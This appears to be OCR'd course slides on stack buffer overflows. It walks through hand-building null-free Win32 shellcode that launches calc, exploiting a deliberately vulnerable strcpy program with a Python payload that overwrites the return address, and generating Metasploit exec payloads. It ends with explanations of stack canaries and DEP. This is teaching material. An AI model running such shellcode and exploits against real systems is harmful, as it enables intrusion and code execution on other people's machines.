
- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Extract the machine code equivalent of the assembly language. Generate shellcode.



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.


- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Detect \x00 (null) in the middle of shellcode as end of string.
    - Must remove \x00 (null).



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Since [ESP+8] contains 0, it contains \x00 and should not have a number directly.
      - Replace it with code that XORs the same registers and stores them in [ESP+8].



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.


- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Replace it with code that XORs the same registers and stores them in [ESP+8].

```
#include<stdio.h>

void main(void)
{
	__asm {
		//PUSH 3
		push 3
		// push offset "calc"
		mov dword ptr[esp+04h], 0x636c6163
		xor eax, eax
		mov byte ptr[esp+08h], al
		lea eax, [esp+04h]
		push eax
		mov eax, 0x75462c91
		// call WinExec
		call eax
	}
}
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Re-extract machine code after removing null bytes (0x00).



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Extract the machine code equivalent of the assembly language. Generate shellcode.
    - Final shellcode
      - \x6A\x03\xC7\x44\x24\x04\x63\x61\x6C\x63\x33\xC0\x88\x44\x24\x08\x8D\x44\x24\x04\x50\xB8\x91\x2C\x46\x75\xFF\xD0
      - Finish generating 28 bytes of shellcode.

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.


- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Verify shellcode
      “\x6A\x03\xC7\x44\x24\x04\x63\x61\x6C\x63\x33\xC0\x88\x44\x24\x08\x8D\x44\x24\x04\x50\xB8\x91\x2C\x46\x75\xFF\xD0”

```
#include<Windows.h>

char shellcode[] =
"\x6A\x03\xC7\x44\x24\x04\x63\x61\x6c\x63\x33\xc0\x88\x44\x24\x08\x8d\x44\x24\x04\x50\xB8\x91\x2c\x46\x75\xFF\xD
0";

void main(void)
{
        int *shell = (int*)shellcode;
        __asm {
                jmp shell
        }
}
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 3. Extract machine code from the assembly code & 4. remove the null byte (0x00).
    - Verify shellcode "\x6A\x03\xC7\x44\x24\x04\x63\x61\x6C\x63\x33\xC0\x88\x44\x24\x08\x8D\x44\x24\x04\x50\xB8\x91\x2C\x46\x75\xFF\xD0"



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Inject shellcode with Python
  - Use Win32 shellcode.
  - Use shellcode in Basic_BOF3.exe to run a calculator program.


```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void hidden_funtion()
{
	printf("Hidden text!\n");
	printf("BOF success!\n");
	exit(0);
}

int main(void)
{
	void(*fp)();
	char name2[40];
	char name[80];

	fp = hidden_funtion;

	printf("Input name : ");
	scanf("%s", name);

	strcpy(name2, name);
	printf("Name : %s", name2);

	return 0;
}
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Inject shellcode with Python
  - There are limits to what you can express with keyboard input.
  - Try attacking with the Python language.

- Download Python
  - Python 2.7.x version
    Find Python 2.7.x on Google and download it.




Source: https://www.python.org/downloads/release/python-2716/

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Build a Python environment
  - Select the Windows key -> search for Environment Variables -> Edit System Variables.
  - Select an Environment Variable -> Add to the Path variable the path "C:\Python27".




Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Write payloads with Python
  - Enter your pre-built shellcode in the input value and save it to the stack.
  - Type NOP(\x90) to cover the remaining space until RET.

- Fill in the payload details
  - Use the shellcode stored at address [EBP-0x2C].
  - Buffer size from location [EBP-0x2C] to RET : 0x2C-28+4
  - Address to cover in RET : address [EBP-0x2C]



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.


- Write payloads with Python
  - Enter your pre-built shellcode in the input value and save it to the stack.
  - Type NOP(\x90) to cover the remaining space until RET.
  - Write shellcode to RET.
  - Use shellcode in Basic_BOF.exe to run a calculator program.


```
#exploit.py
payload = ""
shellcode =
"\x6A\x03\xC7\x44\x24\x04\x63\x61\x6C\x63\x33\xC0\x88\x44\x24\x08\x8D\x44\x24\x04\x50\xB8\x91\x2C\x46\x75\xFF\xD
0"

payload += shellcode
payload += "\x90"*(0x2c-28+4)
payload += "\xc4\xfe\x18\x00"

print payload
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Write payloads with Python
  - Type cmd -> python exploit.py | Basic_BOF3.exe
  - Exploit successful - can be changed to a real attack, not a calculator.





Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Egg hunter shellcode
  - Used when the buffer size for entering shellcode is small
  - A type of staged shellcode
  - Conditions for using egg hunter shellcode
    - Attackers can access and execute shellcode through a specific set of methods.
      - Shellcode must exist within a predictable range of addresses.
    - Egg hunter shellcode must be stored in memory.
    - Tags, such as markers, are inserted at the beginning of the shellcode.
      - Identify the location of the shellcode based on the tags and jump to the shellcode using instructions such as JMP, CALL, etc.

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Egg hunter shellcode
  - Attack vectors in the Windows environment
    - Egg-hunting with SEH injection
    - Egg-hunting with IsBadReadPtr()
    - Egg-hunting with NtDisplayString()
    - Egg-hunting with NtAccessCheck()
  - This shellcode was popular in Windows XP and is rarely used today.

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode with Metasploit
  - Look for payloads after running Metasploit.
    - show payloads

```
msf > show payloads

Payloads
========

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   aix/ppc/shell_bind_tcp                                     normal  AIX Command Shell, B
ind TCP Inline
   aix/ppc/shell_find_port                                    normal  AIX Command Shell, F
ind Port Inline
   aix/ppc/shell_interact                                     normal  AIX execve shell for
 inetd
   aix/ppc/shell_reverse_tcp                                  normal  AIX Command Shell, R
everse TCP Inline
   bsd/sparc/shell_bind_tcp                                   normal  BSD Command Shell, B
ind TCP Inline
   bsd/sparc/shell_reverse_tcp                                normal  BSD Command Shell, R
everse TCP Inline
   bsd/x86/exec                                               normal  BSD Execute Command
   bsd/x86/metsvc_bind_tcp                                    normal  FreeBSD Meterpreter
Service, Bind TCP
   bsd/x86/metsvc_reverse_tcp                                 normal  FreeBSD Meterpreter
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode with Metasploit
  - Load a payload with an attribute of the execute command in the payload.
    - use payload/windows/exec (32-bit)
    - use payload/windows/x64/exec (64-bit)

```
msf > use payload/windows/exec
msf  payload(exec) > back
msf > use payload/windows/x64/exec
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode with Metasploit
  - Check payload properties.
    - info payload/windows/exec (32-bit)
    - info payload/windows/x64/exec (64-bit)

```
msf  payload(exec) > info payload/windows/x64/exec

       Name: Windows x64 Execute Command
     Module: payload/windows/x64/exec
    Version: 14774
   Platform: Windows
       Arch: x86_64
Needs Admin: No
 Total size: 268
       Rank: Normal

Provided by:
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CMD                        yes       The command s
EXITFUNC  process          yes       Exit techniqu

Description:
  Execute an arbitrary command (Windows x64)
```

```
msf  payload(exec) > info payload/windows/exec

       Name: Windows Execute Command
     Module: payload/windows/exec
    Version: 15548
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 192
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CMD                        yes       The command s
EXITFUNC  process          yes       Exit techniqu
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode with Metasploit
  - Set payload options.
    - set cmd “A program to run"
    - E.g., set cmd calc
  - Generate shellcode.
    - generate

```
msf  payload(exec) > generate
# windows/x64/exec - 272 bytes
# http://www.metasploit.com
# VERBOSE=false, EXITFUNC=process, CMD=calc
buf =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50" +
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52" +
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a" +
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41" +
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52" +
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48" +
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40" +
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48" +
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41" +
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1" +
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c" +
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01" +
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a" +
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b" +
"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00" +
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b" +
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd" +
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0" +
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff" +
"\xd5\x63\x61\x6c\x63\x00"
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode with Metasploit
  - After extracting the shellcode, try running it with a programming tool to make sure it works.
    - Enter the following syntax to run the shellcode.

```
#include<stdio.h>

unsigned char shellcode[] =

“Shellcode body"

int main(int argc, char **argv) {
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
        return 0;
 }
```

Stack canary

- What is a stack canary?
  - One of the techniques used in the field of computer security, is a mechanism that helps prevent buffer overflow attacks.

- The stack canary principle
  - Insert a random value between the stack buffer and the return address in the function's prologue.
  - Check if the inserted value is manipulated in the function’s epilogue.
  - Force the process to abort if the inserted value is found to be manipulated.
    - Changing the return address with a buffer overflow attack must be followed by changing the stack canary first.
    - If you don't know the inserted value, the value inserted when covering the return address will be changed.
    - If the inserted value changes, the process is forced to terminate → the attack fails.

Stack canary

- Stack canary example
  - MOV rax,QWORD PTR fs:0x28
    - Read data from FS:0x28 and store it in RAX
      - fs is one of the segment registers.
      - Linux uses fs as a pointer to Thread Local Storage (TLS).
      - TLS stores various data needed to run a process, including canaries.
      - Therefore, Linux generates a random value at fs:0x28 when the process is executed.
  - MOV QWORD PTR [rbp-0x8],rax
    - Save the previously generated random values in rbp-0x8.

```
PUSH    rbp
MOV     rbp,rsp
SUB     rsp,0x10
MOV     rax,QWORD PTR fs:0x28
MOV     QWORD PTR [rbp-0x8],rax
XOR     eax,eax
LEA     rax,[rbp-0x10]
LEA     rax,[rbp-0x8]
MOV     edx,0x20
MOV     rsi,rax
MOV     edi,0x0
CALL    <read@plt>
MOV     eax,0x0
MOV     rcx,QWORD PTR [rbp-0x8]
XOR     rcx,QWORD PTR fs:0x28
JE      <main+70> (=> LEAVE)
CALL    <__stack_chk_fail@plt>
LEAVE
RET
```

Stack canary

- Stack canary example
  - MOV rcx,QWORD PTR [rbp-0x8]
    - Store the value of rbp-0x8 in RCX.
      - If there was a buffer overflow attack, the value would be transformed.
      - If there was no buffer overflow attack, the previously stored random value would be preserved.
  - XOR rcx,QWORD PTR fs:0x28
    - Compare the value fs:0x28 with the previously stored random value (rcx) using an XOR operation.
    - Returns 0 if the two values are equal, 1 if they are different.

```
PUSH    rbp
MOV     rbp,rsp
SUB     rsp,0x10
MOV     rax,QWORD PTR fs:0x28
MOV     QWORD PTR [rbp-0x8],rax
XOR     eax,eax
LEA     rax,[rbp-0x10]
LEA     rax,[rbp-0x8]
MOV     edx,0x20
MOV     rsi,rax
MOV     edi,0x0
CALL    <read@plt>
MOV     eax,0x0
MOV     rcx,QWORD PTR [rbp-0x8]
XOR     rcx,QWORD PTR fs:0x28
JE      <main+70> (=> LEAVE)
CALL    <__stack_chk_fail@plt>
LEAVE
RET
```

Stack canary

- Stack Canary example
  - JE <main+70> (=> LEAVE)
    - Go to MAIN+70 when the result of the XOR is 0.
      - The main function returns properly and exits.
  - CALL <__stack_chk_fail@plt>
    - If the result of the XOR is not 0, the function is called and the program would be forced to terminate.

```
PUSH    rbp
MOV     rbp,rsp
SUB     rsp,0x10
MOV     rax,QWORD PTR fs:0x28
MOV     QWORD PTR [rbp-0x8],rax
XOR     eax,eax
LEA     rax,[rbp-0x10]
LEA     rax,[rbp-0x8]
MOV     edx,0x20
MOV     rsi,rax
MOV     edi,0x0
CALL    <read@plt>
MOV     eax,0x0
MOV     rcx,QWORD PTR [rbp-0x8]
XOR     rcx,QWORD PTR fs:0x28
JE      <main+70> (=> LEAVE)
CALL    <__stack_chk_fail@plt>
LEAVE
RET
```

NX & ASLR

Data Execution Prevention (DEP) overview

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.


- What is Data Execution Prevention (DEP)?
  - A technique for preventing code from executing in memory regions where it doesn't have permission to execute
- Types of DEP
  - Hardware-based DEP
    - Uses the No-eXecute bit (NX bit) to make a page of memory a non-executable region.
    - Shellcode can be injected into the stack or heap, but cannot be executed.
  - Software-based DEP
    - Block attacks that use Structured Exception Handling (SEH) mechanisms → implement SafeSEH.

NX & ASLR


Data Execution Prevention (DEP) overview

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- Hardware-based DEP
  - Check for hardware-based DEP support.
  - Method 1 : Control Panel -> System -> Advanced system settings -> open the Advanced tab -> Performance -> click “Settings” -> open the Data Execution Prevention tab.



< Check the Windows 7 Hardware DEP dialog box>.



